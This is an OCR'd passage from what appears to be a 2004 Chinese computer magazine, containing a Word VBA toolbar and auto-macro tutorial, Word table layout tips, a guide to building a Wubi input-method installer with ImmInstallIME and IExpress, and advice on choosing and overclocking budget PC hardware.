代码块中，其中“With”代表“包含”，“Options”代表“选项”，而“BlueScreen”则代表“蓝屏”（即蓝底白字）。因此，该语句的含义为“选项”中不选择“蓝底白字”。

怎么样？解读宏代码不是一件很神秘的事吧。

你知道吗？

VBA编辑器提供了强大而完善的联机帮助，如有无法理解的代码，只要选择该关键字，然后按下F1键即可获取详尽的联机帮助，如图2所示。

由于VBA开发内容的博大精深，对于初学者，仔细阅读联机帮助是非常有益的，VBA的联机帮助不仅对各类对象、函数、语句进行了介绍，而且还提供了大量的代码实例。



图2

如果程序提示无法找到VBA帮助，可执行Office的安装程序，添加安装所有和VBA相关的内容。

自定义工具栏和菜单的实现

有了解读“宏”代码的基础，我们就可以开始学习创建工具栏和菜单的方法了。

1.CommandBars集合

Office软件中，每个软件所有的工具栏均可用该集合来代表，该集合可通过名称或索引号来指定菜单栏或工具栏，如前面“宏”代码的“CommandBars("Formatting")”语句，即通过名称“Formatting”指定了“格式工具栏”。Add方法用于新建工具栏，并返回CommandBar对象。

2.CommandBar对象

该对象代表工具栏，新建工具栏的控件均以该对象为载体，是VBA工具栏开发的核心对象，其常用方法和属性如下：

Position **属性**：用于设置工具栏的位置，可通过VBA常量将工具栏的位置设置为置顶、居左、居右、置下或浮动。

Visible **属性**：用于设置工具栏是否可见。

Enabled **属性**：用于设置工具栏是否可用。

Reset **方法**：将内置工具栏的设置重置为默认设置，删除其中的自定义控件，在恢复软件原有工具栏或菜单时非常有用。

3.CommandBarPopup 对象

该对象代表工具栏中的一个弹出式控件，其实Office软件的菜单也可理解为一个弹出式的控件，而菜单栏可以视为“另类”的工具栏。因此，通过该对象即可添加菜单栏，方法和添加工具栏类似。

4.CommandBarButton对象

该对象代表工具栏的按钮控件，是常用的工具栏二次开发控件，其常用方法和属性如下：

OnAction **属性**：用于设置VBA代码过程名（该代码过程不可使用参数），该过程在单击按钮后运行。本文实例程序即通过该属性使单击相关控件后可执行指定的操作。

Style **属性**：用于设置工具栏按钮的显示方式，可通过VBA常量进行设置。

FaceId **属性**：用于设置工具栏按钮的图标编号，即设置工具栏按钮的外观。自定义图标的工具栏按钮，其FaceId属性值需设置为0。

BeginGroup **属性**：用于设置控件是否分组显示。

5.CommandBarComboBox对象

该对象代表工具栏中的组合框、下拉框或文本框控件，也是常用的工具栏二次开发控件。

代码随模板加载而自动执行

为使模板中的VBA代码可在某些特定操作中（如加载或打开时）自动执行，必须通过VBA提供的自动宏来实现。

自动宏是一些特殊的宏，这些宏可在执行特定操作时运行（类似DOS时代在系统启动时执行的“AutoExec.bat”文件）。以Word XP为例，其提供的自动宏如下所述：

AutoExec **宏**：启动Word XP或加载全局模板触发。

AutoNew **宏**：生成新文档时触发。

AutoOpen **宏**：打开已有文档时触发。

AutoClose **宏**：关闭文档时触发。

AutoExit **宏**：退出Word XP或卸载全局模板时触发。

> **小提示**
>
> 前述的自动宏，除“AutoExec”宏必须保存在“Startup”文件夹的Normal模板或共用模板中才可自动运行外，其他均可保存于Normal模板、其他模板或文档中。
>
> 在文档打开时按Shift键可终止自动宏的运行。

新建工具栏和自定义菜单

录制“宏”之后，在VBA的工程资源管理器中将自动添加一个名称为“NewMacros”的模块，双击该模块的图标，即可显示代码编辑窗口，如图3所示。




图3

1.定义一些全局变量

```
Dim Obj_Toolbar As CommandBar'代表工具栏的变量
Dim Obj_Menu As CommandBarPopup'代表菜单的变量
Dim Obj_Toolbar_button As CommandBarButton'代表菜单项和按钮的变量
```

2.编制生成工具栏和菜单的子程序

```
Sub addbutton()'创建工具栏和菜单并设置属性的子程序
deletebutton'调用删除工具栏和菜单的子程序
Set Obj_Toolbar = Application.CommandBars.Add("My_Custom_Bar")
'新建工具栏，“My_Custom_Bar”代表工具栏的名称
Set Obj_Menu = Obj_Toolbar.Controls.Add(Type:=msoControlPopup, ID:=1)'在工具栏上新建下拉菜单,“ID:=1”代表该工具栏的功能由用户自定义，下同
With Obj_Menu'设置下拉菜单的属性
.Caption = "风格切换"'设置标题
.BeginGroup = True'设置分组
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)'新建菜单项,下同
With Obj_Toolbar_button'设置菜单项的属性,下同
.Caption = "标准风格"
.BeginGroup = True
.OnAction = "Standard_Style"'设置单击菜单项执行的子程序名称
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)'新建其他的菜单项,并设置属性
With Obj_Toolbar_button
.Caption = "简单风格"
.BeginGroup = True
.OnAction = "Simple_Style"
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)
With Obj_Toolbar_button
```

```
.Caption = "绘图和制表风格"
.BeginGroup = True
.OnAction = "Draw_Table_Style"
End With
Set Obj_Toolbar_button = Obj_Toolbar.Controls.Add(Type:=msoControlButton, ID:=1)'新建工具栏按钮
With Obj_Toolbar_button'设置按钮的属性
  .Caption = "关于"
  .Style = msoButtonIconAndCaption
  .FaceId = 984
  .OnAction = "Show_Msg"
End With
With Obj_Toolbar'设置工具栏的属性
 .Visible = True'工具栏可视
 .Enabled = True'工具栏可用
 .Position = msoBarTop'工具栏置顶
End With
Set Obj_Menu = Application.CommandBars("Menu Bar").Controls.Add(Type:=msoControlPopup, ID:=1)'在Word XP的主菜单中新建菜单，"Menu Bar"代表Word XP主菜单的名称
With Obj_Menu'设置新建菜单的属性
 .Caption = "风格切换"
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)'在新建菜单中添加菜单项,下同
With Obj_Toolbar_button'设置新建菜单项的属性,下同
.Caption = "标准风格"
.BeginGroup = True
.OnAction = "Standard_Style"
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)'新建其他的菜单项,并设置属性
With Obj_Toolbar_button
.Caption = "简单风格"
.BeginGroup = True
.OnAction = "Simple_Style"
End With
Set Obj_Toolbar_button = Obj_Menu.Controls.Add(Type:=msoControlButton, ID:=1)
With Obj_Toolbar_button
.Caption = "绘图和制表风格"
.BeginGroup = True
.OnAction = "Draw_Table_Style"
End With
End Sub
```

3.编制删除工具栏和菜单的子程序

```
Sub deletebutton()'删除工具栏和菜单的子程序
Dim tempbar As CommandBar'定义临时工具栏变量
On Error Resume Next'该语句用于忽略错误
Application.CommandBars("Menu Bar").Reset'重新设置Word XP的主菜单，即删除新建的菜单
For Each tempbar In Application.CommandBars'通过"For Each…Next"语句遍历Word XP所有的工具栏
If tempbar.name = "My_Custom_Bar" Then'如名称和新建的工具栏相同
tempbar.Visible = False'设置为不可视
tempbar.Delete'删除该工具栏
End If
Next
End Sub
```

编写控件和菜单项对应的事件代码

1.录制、整理"宏"代码

创建工具栏和自定义菜单后，即可录制不同风格界面所对应的"宏"代码，然后分别解读、整理为三个不同的子程序（子程序的名称需和前述代码中控件的"OnAction"属性值相一致），代码如下所示：

```
'整理后的"简单风格"子程序，添加"Private"关键字用于将该子程序设置为局部型，下同
Private Sub Simple_Style()
resetall'调用重新设置所有工具栏的子程序,下同
'进行"简单风格"相对应的操作，在前述内容中已进行了解读，下同
CommandBars("Standard").Visible = False
CommandBars("Formatting").Visible = False
CommandBars("Drawing").Visible = False
Options.BlueScreen = False
End Sub
'整理后的"标准风格"子程序
Private Sub Standard_Style()
resetall
CommandBars("Standard").Visible = True
CommandBars("Formatting").Visible = True
Options.BlueScreen = True
End Sub
'整理后的"绘图和制表风格"子程序
Private Sub Draw_Table_Style()
resetall
CommandBars("Standard").Visible = True
CommandBars("Formatting").Visible = True
CommandBars("Drawing").Visible = True
CommandBars("Tables and Borders").Visible = True
CommandBars("符号栏").Visible = True
CommandBars("Picture").Visible = True
Options.BlueScreen = True
End Sub
```

2.编写辅助的子程序

整理后的"宏"代码中，均需调用一个重新设置所有工具栏的子程序，该子程序的功能为设置所有相关工具栏为不可视，然后按需要显示相关的工具栏，代码如下所示：

```
'重新设置所有工具栏的子程序
Private Sub resetall()
'以下代码很容易理解，可通过修改前面录制的"宏"代码来编写
CommandBars("Standard").Visible = False
CommandBars("Formatting").Visible = False
CommandBars("Drawing").Visible = False
CommandBars("Tables and Borders").Visible = False
CommandBars("符号栏").Visible = False
CommandBars("Picture").Visible = False
Options.BlueScreen = False
End Sub
```

榨干Word表格的最后空间

■ 北京　雨青

Word 中制作表格时，往往会因为一两个字或一行（列）的增加使得表格无法按要求完成，特别是有字号和其他格式限制时，更让许多新手朋友为了找出这点空间而急得抓耳挠腮。

1.让直接“拖拽”更精确

也许本列只需要再增加1、2mm就不至于使表格多出一行，其他列也许能再挤一挤，而这个数目已是最大限度了，可是用鼠标拖动表格线时，总是无法达到理想的位置……

在“视图”的“工具栏”中调出“绘图”，在“绘图”菜单中打开“绘图网格”对话框，把网格设置中的“水平间距”和“垂直间距”设置到最小（0.01字符和0.01行），如图所示，如果常用此项最好设置成默认值。再拖动表格线试试，已经服服帖帖任你摆布了。



2.字体缩放

在格式工具栏里有字体缩放按钮，平时可能不常用它，就是A头上长着两个箭头的那个。它提供的“百分比”可以让字体肥起来，也可以瘦下去，应用中我们多数是要它苗条。虽然苗条了，它的字号却没有变，这样即使有字号要求也不用怕了。

3.不改字的容颜 缩小字间距

一般情况下字间距默认为“标准”，对于表格中的列无法再拓宽，而这一列又需要为一两个字挤出空间时，把原来的“标准”改为“紧缩”，也许可以挤进去一两个字。至于使用的字号能紧缩多少，与字号的大小有关系。如5号字在紧缩1磅时，文字已经相互交错了，0.5磅才能保持字体的完整，而3号字紧缩1磅仍能保持字体完整。

4.行距调整能让出不少空间

一般情况下，如果想在某个页面内再加一行（列）时，如果这个页面已满，可以通过拖动（向上或向左）表格右下角的斜双向箭头的方法挤出一行（列）的地儿。但是，这种方法受文档网格的限制，在网格固定的情况下，可能会无法再挤压出空间。这时候就可以通过取消网格限制（在页面设置对话框中，找到“文档网络”标签，选用“无网络”）来调整行间距以缩小表格所占用的面积，为加上一行（列）找出了空间。只有取消了网络限制，行距的调整才能体现出明显效果（有时候，因网格的限制，1.5倍行距和2倍行距没有区别）。另外，行距不光是单倍、1.5倍、2倍，可以通过“多倍行距”在“设置值”中输入参数，如：0.8、1.1等。

四种方法比较而言，最后一种办法挤出的空间最多，为了达到满意效果，我们可以把这几种方法结合起来使用。

|CF|[BG02]

3.编写其他子程序

工具栏按钮单击后需通过子程序来显示对话框，代码如下所示：

```
Private Sub Show_Msg()
'调用“MsgBox”函数来显示对话框，可参见VBA的帮助
MsgBox "欢迎来到VBA的世界！", vbInformation, "信息"
End Sub
```

保存相应的格式

为实现打开文件时自动运行代码并在关闭时恢复Word的原有设置，需将其保存为模板。然后在代码模块中添加“AutoExec”自动宏，并通过该宏调用前面创建的“addbutton”过程，此外还需添加“AutoExit”自动宏，并通过该宏调用前面创建的“deletebutton”过程，代码如下所示：

```
Sub AutoExec()
addbutton
End Sub
Sub AutoExit()
deletebutton
End Sub
```

小编有话说：由于版面有限，而VBA开发涉及的内容又非常宽泛，届时我们将把读者朋友们的经验和技巧以及精彩的实例收录在2004年下半年《电脑爱好合订本》中，敬请关注！

与本文相关的代码下载地址为：http://www.newhua.com/cfan/200423/code.rar

|CF|[BG01]

喜欢玩软件的朋友一定经常遇到RePack的软件。所谓RePack，一般是针对原有软件不足进行优化（比如汉化、打补丁、增加插件等）并重新打包成安装程序，使用起来更加顺手。究竟RePack是如何进行呢？这次就请北京的张伟朋友给大家演示一下。此外，限于版面本文略有删节，完整文章电子版及最终王码五笔字型输入法安装包可在http://www.cfan.com.cn/11program/200423/tioclk.html下载。喜欢Visual C++朋友可以按部就班，跟着文章一步步操作。

自制王码五笔字型输入法安装包

■北京 张伟

Windows XP没有自带五笔字型输入法，虽然网上相关输入法很多，但一方面有些版本是共享软件，另一方面也许很多五笔字型输入法的老用户最习惯用的还是老牌的“王码五笔字型输入法86/98版”。

微软Office XP中包含了王码五笔，但如果仅仅是为了使用它而运行Office XP安装程序，就显得有些小题大做了，更不用说是某些临时在外面用公用电脑而又想用五笔字型输入法的情况。于是网上出现了很多简化安装方法，大体可分为三个步骤：

1.拷贝输入法文件（从Office XP光盘中或已经安装了“王码五笔字型输入法”的电脑中提取）

2.增加注册表项

3.重启后通过控制面板添加输入法

整个过程中拷贝输入法文件和增加注册表项可以用批处理和导入注册表文件来简化操作，但必须重启电脑才能在控制面板里添加输入法，这同样让使用者觉得比较烦琐。作为编程爱好者能不能通过写个小程序实现在不重启全自动安装“王码五笔字型输入法”呢（也就是即装即用）？答案是肯定的！因为Office XP安装程序做到了，这就表示微软肯定留有一个专门用来安装输入法的接口，一般来说应该是一系列API函数。

经过一番摸索，笔者在MSDN里找到了这个可以用来安装输入法的API：ImmInstallIME()。OK，现在就开始利用它实现自己的“王码五笔字型输入法”全自动安装程序。

准备素材

先试着从Office XP光盘中提取“王码五笔字型输入法”的输入法文件。通过Windows查找功能第一张安装盘中查找与“WINWB”相关的文件，在OFFICE1.CAB中找到以下14个文件：WINWB86.CHM.*、WINWB86.CNT.*、WINWB86.HLP.*、WINWB86A.IME.*、WINWB86A.MB.*、WINWB86W.IME.*、WINWB86W.MB.*、WINWB98.CHM.*、WINWB98.CNT.*、WINWB98.HLP.*、WINWB98A.IME.*、WINWB98A.MB.*、WINWB98W.IME.*、WINWB98W.MB.*，其中*是很长的一串由字母、数字和下滑线组成的序列（个人认为应该是微软为校验文件内容正确性而加上的为该文件校验码的后缀）。去掉这个长长的后缀，可以看到5种类型的文件。很明显，*.CHM、*.CNT和*.HLP是输入法帮助文件，*.MB是码表文件，*.IME是输入法主文件。其中*.IME和*.MB有文件名部分以A结尾和以W结尾两个版本，经过试验证实了它们分别是ANSI和UNICODE两种版本的输入法文件。文件名部分以A结尾的文件适用于Windows 9x，以W结尾的文件适用于NT系列Windows。

提取了输入法文件后必须让安装程序针对不同版本操作系统将它们拷贝到正确的目录，以便调用API来进行输入法安装。笔者分别在安装了Office XP中自带的“王码五笔字型输入法”的Windows 98SE和Windows XP中查找以上文件，发现帮助文件都存放在\Windows\HELP目录中（这里假设系统安装在Windows目录）。而主要的输入法文件（*.IME）和码表文件（*.MB）在Windows 9x下存放于\Windows\SYSTEM目录中，在NT系列Windows系统中存放于\Windows\SYSTEM32目录中。

相关API函数

素材准备工作已经完成，现在来看一下代码编写过程中需要用到的4个主要的API函数。

1.DWORD GetVersion(VOID)

该函数返回与当前使用的Windows系统版本有关的信息。可通过判断返回值最高位是否为1来判断当前是用的系统是NT/2000/XP还是9x/ME。

2.BOOL CopyFile(LPCTSTR lpExistFileName, LPCTSTR lpNewFileName, BOOL bFailIfExists);

该函数将以lpExistFileName指向的字符串为文件名的文件复制为以lpNewFileName指向的字符串为文件名的新文件。这里的文件名可以包含文件路径。最后的参数bFailIfExists决定当新文件已存在时是否覆盖现有文件，如果为FALSE，则覆盖。

3.HKL ImmInstallIME(LPCTSTR lpszIMEFileName, LPCTSTR lpszLayoutText);

这是制作“王码五笔字型输入法”全自动安装程序的关键函数。函数两个参数分别为输入法IME文件的文件名和在控制面板的是输入法选项中显示的输入法名称。函数调用后将返回一个被安装输入法的输入法标识符（或称做输入法句柄）。

4.BOOL ImmIsIME(HKL hKL);

该函数判断hKL指向的输入法是否有效。可以用ImmInstallIME函数的返回值作为该函数参数，通过函数返回值来判断输入法是否安装成功。

创建工程并添加代码

1.打开Visual C++ 6.0，通过菜单"File→New"新建名为"WINWB"的"Win32 Application"工程，单击"OK"。

2.在应用程序类型选择中选择"An empty project"，单击"Finsish"。这样我们就新建好了一个空的Win32应用程序工程。

3.通过菜单"Project→Add to Project→New"添加一个"Resource Script"资源文件，命名为"WINWB"。

4.通过菜单"Insert→Resource"添加一个新的Dialog资源。


5.调整Dialog资源的若干属性。在Dialog的任意空白区域双击鼠标左键打开属性对话框，在属性对话框的Gerneral选项卡中更改ID为"IDD_MAIN"、Caption属性为"王码五笔字型输入法安装程序"。单击Font按钮，更改字体为宋体9号(这是简体中文版XP的标准字体型号)。单击More Styles选项卡，选中Center属性，使对话框能在屏幕中居中显示。

6.关闭属性对话框，回到资源编辑界面。删掉系统自动添加的"Cancel"按钮并更改"OK"按钮的Caption属性为"安装"。

7.添加一个新的Static Text控件，打开属性对话框更改Caption属性为"请选择输入法版本："。

8.添加一个新的List Box控件，打开属性对话框更改ID为"IDC_LIST"，并更改它的Selection属性为"Multiple"。

9.适当调整控件的大小和位置，完成资源创建(见图)。



10.通过菜单"Project→Add to Project→New"添加一个"C++ Source File"代码文件，命名为"WINWB"。

11.在新添加"WINWB.CPP"文件中输入程序代码，代码(略)。

制作安装包

在菜单"Build→Set Active Configuration"设置工程配置为"Win32 Release"，然后进行编译、连接。将编译、连接后生成的可执行文件\Release\winwb.exe与前面提取出来的14个王码五笔字型输入法文件放在同一目录中，我们的王码五笔字型输入法全自动安装程序就完成了。但作为一个小功能程序，需要携带15个文件，未免有些不太方便。同时也为了使我们的程序看上去更专业点，我们可以使用一些压缩软件或者安装包制作工具来将它制作成一个单一文件的软件安装包，这样也可以方便携带和使用。

这里推荐使用Windows 2000/XP自带的一个安装包制作工具——IExpress，它采用微软的CAB压缩文件格式，能生成自解压缩文件，是一款小巧、免费的安装包制作工具。

具体制作步骤如下：

1.在开始菜单的运行中键入"iexpress"，单击确定打开IExpress程序。

2.保持默认选项"Create new Self Extraction Directive file"，单击"下一步"继续。

3.保持默认选项"Extract files and run an installation command"，单击"下一步"继续。

4.进入"Package title"界面，在编辑框中输入"解压缩文件"，这是将生成的安装包解压缩时出现的对话框的标题栏，可以随意设定。输入完成后单击"下一步"继续。

5.保持默认选项"No prompt"，单击"下一步"继续。

6.保持默认选项"Do not display a license"，单击"下一步"继续。

7.进入"Packaged files"界面，单击"Add"按钮，在打开文件对话框中选中王码五笔字型输入法安装程序的所有15个文件，单击"下一步"继续。

8.进入"Install Program to"，在"Install Program"下拉式组合框中选中"WINWB.exe"，单击"下一步"继续。

9.保持默认选项"Default(recommended)"，单击"下一步"继续。

10.保持默认选项"No message"，单击"下一步"继续。

11.进入"Package Name and Options"界面，单击"Browse"按钮选择安装包存放位置和文件名。这里仍然使用"WINWB.EXE"。注意使用这个文件名时不要将安装包放在安装程序所在目录，以免和我们制作的安装程序WINWB.exe重名。单击"下一步"继续。

12.进入"Configure restart"界面，选中"No restart"，单击"下一步"继续。

13.进入"Save Self Extraction Directive"界面，选中"Don't save"，单击"下一步"继续。

14.进入"Create package"界面，单击"下一步"完成设置工作并开始制作安装包。

15.单击完成结束安装包制作。

现在，王码五笔字型输入法安装包就算制作完成了。本程序在Windows XP Profession(SP1)简体中文版、Visual Studio 6.0(SP6)英文企业版下调试通过。在Windows 98 SE简体中文版下运行通过。

|CF|[BG01]



要“低价”不要“低质”

——打造3000元~4000元的低价电脑

■ 广东　Wincat
■ 选题推荐：黑龙江　祁远
■ 选题奖金：300元

3000元～4000元左右的低价电脑是目前装机的首选，各低价品牌机的热卖也证明了这点。不过，组装低价电脑并不是“哪个便宜买哪个”，假如您只是片面追求“低价”的话，那么最后只会出现这样的结果—为修电脑而花费的金钱、时间和精力足以让您“悔不该当初”！

今天，我们就来好好研究一下低价电脑到底应该怎么装，才能得到性能、价格和稳定性都不错的电脑；另外，怎么用，才能让低价电脑发挥出最大的性能。

我们分CPU、内存、主板、显卡、硬盘和显示器六个方面来分别阐述……

CPU和主板

很多人买主板时很喜欢看主板用了什么“料”，比如电容要日系(比如什么Sanyo、Rubycon之类的)、插件要名牌(不是Foxconn也得是AMP）等。笔者觉得这种“眼见为实”的方法并不是绝对科学的。毕竟名牌“料”也有等级之分，主板厂商完全可以用次级的名牌“料”骗人。所以笔者建议您，与其费时费力地去看主板用什么‘料’，还不如直接选保修期较长的主板。反正厂商定的质保期的长短也与其产品返修率的高低有关，出了问题有厂商扛着，怕什么？

1.赛扬D、闪龙，谁更适合您？

闪龙(Sempron)和赛扬D是各有所长，真可谓“鱼和熊掌不可兼得”，那么该选谁呢？要解答这个问题，先得从了解闪龙和赛扬D 各自的优缺点开始。

闪龙是AMD对抗赛扬D的武器，它依旧保持了AMD CPU高性价比的特点：超频性好、发热量小。但是，闪龙也有致命的缺点——可供选择的主板少。这里先不说Socket A架构日后升级无门的问题，就现有的主板而言，AMD平台的选择弹性较低，不如Intel平台高（特别是集成型主板，想用集成型显卡的读者要注意这点)，而且大多有些小问题，另外闪龙还有自保护能力较弱的缺点。因此，闪龙比较适合那些有一定动手能力的用户，它一定不会让他们失望！


赛扬D是最近的大热门，它拥有Presocct的先进核心，对性能起决定性作用的外频和缓存容量都得到了提高。其不俗的性能和优秀的超频能力一扫P4赛扬以往性能不佳的阴霾。但是，赛扬D的发热实在是太大了，在诸如集体宿舍这类使用环境中，“热情”的赛扬D会吃尽苦头。而且，由于必须配备大功率的散热器，赛扬D的使用成本也比闪龙高。不过，Socket 478平台的升级潜力较大，问题少，不少专业软件甚至只对Intel的CPU做优化。另外赛扬D还有较强的自保护能力，这使得赛扬D更适台初级用户。

2.“白板”将军，滚远点

Athlon XP 2500+是低价电脑另一个不错的选择，但它的“白板”问题一直比较严重。不过识别“白板”CPU并不难，只需看CPU铭牌上的“Matrix点阵防伪图”即可。“白板”CPU不可能有这个图（见图1，该图的制造难度很高)，或者只有假图。而假图和真图一眼就可以看出来——真图为以方块组成的点阵图，而假图则由线段组成，且为空心线段

（AthlonXP 1700+ 等低主频 CPU 也可用此法判别）！另外，AMD 的 CPU 在核心上也有“Matrix 点阵防伪图”，假如您发现某颗 CPU 的核心上无图或图的边缘不清晰的话，小心为妙！总之，笔者建议您尽量避免购买无“Matrix 点阵防伪图”的 Athlon XP（早期产品除外）。“金桥”也是 JS 玩 Remark 的必经之路，所以当您发现 Athlon 或闪龙上的 L2、L3 和 L5 等几个“金桥”有修改痕迹时，这颗 CPU 也算了吧！


不过，随着 Athlon XP 2500+ 的涨价，其性价比是越来越低。再加上“白板”问题，笔者还是建议您考虑闪龙 2200+ 或 Athlon XP 2600+/1700+ 之类的低倍频产品，毕竟它们的超频性能也很强！



留意铭牌上的“Matrix 点阵防伪图”，假图与之差别很大

3.赛扬 D 选购指南

赛扬 D 目前有 C0 和 D0 核心两个版本，尽量选后者（修正了一个 Bug，D0 核心赛扬 D 的编号中无字母“C”，如 SL7ND）。其实，赛扬 D 对主板的要求并不高，一般声称支持 Prescott 的 845PE 主板都可上赛扬 D。但如果您想超频或日后升级到高主频 Prescott 奔腾 4 的话，那么笔者建议您选择基于 848P 或 865PE 芯片组的主板。最后还要提醒一下：无伦 CPU 空闲还是满载，赛扬 D 的发热都很大，所以一个大 CPU 散热器必不少。散热器的散热片最好是铜底的，那些未写明支持赛扬 D 的 CPU 散热器就别考虑了！



主板的保护电路

4.如何选择低价主板？

电容论，不适合低价主板

经历上次的台系电容“爆浆”风波后，很多人选低价主板时便是“非日系电容不要”。不过，由于日系电容价格昂贵，远超低价主板所能承受的范围。，所以主板厂商让自己的产品用上日系电容，只能拆东墙补西墙。一时间，不少虽用了大量日系电容，但质量奇差的主板纷纷粉墨登场……更有甚者，一些无良小厂商更是抓住用户这种盲目心理，用一个名牌、大规格的电容空壳，套上垃圾电容来欺骗消费者！

以某低价主板为例，该主板虽用了不少日系电容，但其他地方却省得夸张：说明书省了、附加软件省了、只有一年保修，更厉害的是连清 CMOS 的跳线也省了……质量如何呢？不好意思，买回半年就爆电容了！笔者觉得，实在没什么必要在低价主板上追求日系电容。只要设计符合要求，是否用日系电容无所谓。还是那句老话：直接选保修期较长的主板！

小心版本问题，不是所有低价主板都支持新的高性能 CPU

很多低价主板都宣称支持闪龙或赛扬 D，但购买这类主板时，您仍需注意下列问题：某主板厂商宣称自己的产品能支持闪龙，但真的插上闪龙后，电脑根本无法启动。笔者将此现象反馈给主板厂商后，得到了如下回答：“只有 PCB 版本为 3.x 的主板才能支持闪龙，而使用该新版 PCB 的主板刚开始供货，所以有些地方可能还有旧版本的主板在市面上流通，您可以找地区总代理更换新主板。”类似的问题也曾发生在某些声称支持赛扬 D 的主板上。当然，这通常都是经销商的欺骗性行为。针对这种情况，最好的办法是找出该主板的广告，根据上面提供的服务支持电话，直接向厂商投诉！

“支持 Prescott”和“支持所有 Prescott”是有本质区别的

很多低价主板都能支持 Prescott，但要注意，“支持 Prescott”不等于“支持所有的 Prescott”。少数低价主板（大多是采用两相供电的产品）虽在广告上说：“支持 Prescott”，但实际上是指低主频的 Prescott……所以，假如您打算日后升级 CPU，那么买主板前最好问清楚。

要鸡头，不要凤尾

曾有人问笔者这样的问题：“价格都差不多，究竟是购买大厂的低档主板，还是购买二线主板厂商的中高档主板呢？”当笔者问他们为什么选择大厂的低端主板时，得到的回答是：“大厂的主板有更好的品质和性能！”持这种观点的人不在少数。

其实，目前各主板厂商的设计能力都差不多，决定主板品质和性能的要素不再是设计能力，而是产品定位，也就是说越高档的主板就会有越好的品质和性能！而且，大厂的低端主板更多的是在“卖牌子”。既然如此，为什么不考虑一下价格相同，但品质和性能都更好的二、三级品牌的高档主板呢？

5.主板套装，真的便宜？

半年前，笔者有个朋友买个主板套装，搭配的是 Athlon XP 2800+。当时算下来这个套装能省 300 元，但一天以后，朋友就后悔了，他觉得倒亏了。原因很简单——Athlon XP 2800+ 的倍频太高，无法超频！实际上，目前很多主板套装都存在这样的问题：虽然套装的总价比单买同样的硬件便宜，但套装的“内容”并不实用或性价比不高，某些套装更是“套”了些在 DIY 市场根本卖不动的硬件。

以前面提到的套装为例，Athlon XP 2800+ 本身的性价比不高，它不能像 Athlon XP 2500+ 那样轻松挑战 200MHz FSB。因此这个套装的总价虽比单买“主板 +AthlonXP 2800+”便宜，但其性价比却比单买“主板 +Athlon XP 2500+”低。更何况，单买“主板 +Athlon XP 2500+”还比这个套装便宜不少！

编者提醒

这种选择的基础是建立在你打算超频，并且有比较好的 DIY 功底基础上的。如果不是超频爱好者，一些搭配合理、价格低廉的促销套装还是值得购买的。

各种“套装”只是厂家的促销手段，厂商不会无故“让利”。所以，当您面对各种诱人“套装”时，千万不要看花了眼。笔者建议您最好看看同价位下有没有更好的散件组合后（包括不同品牌间的组合），再做决定！

CPU 优化技巧

1. 超频软件：我不是摆设

很多主板都集成了自动超频功能。大虾们通常不会把这样的软件放在眼里，因为目前的自动超频技术还不能精确地找出 CPU 的临界工作频率。但假如您还是初级用户的话，这样的软件能帮您快速找出 CPU 的稳定工作频率。

在您使用自动超频功能前，建议先把 AGP/PCI 频率全部锁定（假如主板有这样的功能），这样能排除外来因素对自动超频功能的影响。待软件找出 CPU 的稳定工作频率后，笔者建议您先用测试软件看看系统是否稳定，假如稳定，那么恭喜您，CPU 还能再超。之后，您就可以到 BIOS 中进一步挖掘 CPU 的潜能了——每次超 5MHz FSB，并测试系统稳定性，无问题后继续超。如此重复直到死机为止。重启后在上一个稳定工作的 FSB 基础上降 10MHz，并在 BIOS 中查看 AGP/PCI 运行频率是否处于标准的 66/33MHz 附近。测试系统稳定性，假如没问题，超频成功！

2. 赛扬 D 超频指南

目前大多数赛扬 D 的超频极限在 190MHz，极少数能冲上 200MHz。因此对于大多数想超赛扬 D 的人来说，一块支持 AGP/PCI 锁频的主板必不可少！用赛扬 D 品牌机的读者可以考虑使用前面提到的“自动超频功能”，但开始超频前请先确认 BIOS 中的“Spread Spectrum”选项处于“Disable”状态（这个选项通常出现在“Advanced Chipset Setup”中）。

还有一个不可忽略的地方就是主板的散热问题。赛扬 D 在超频前工作电流 / 工作功率已高达 73A/73W，超频后就更大了！因此，假如您想在 845PE 或一些早期的二相供电的主板上超频赛扬 D 的话，那么请为主板上的 MOSFET 贴散片，并考虑为主板上的供电电路装风扇！另外，不要轻易为赛扬 D 加核心电压，要加也不应超过 0.1V。

特别提醒：超频后，赛扬 D 的原配散热器已很难满足散热需求，所以请另购铜底散热器。

内存条

1.选购一条“品牌机内存条”


不少地方的市场上都出现了所谓的“品牌机内存条”，这些从 OEM 领域流出的内存条大多做工优秀，而且价格也便宜。不过，哪里有市场，哪里就有 JS，一些质量低劣的垃圾也混杂于其中……

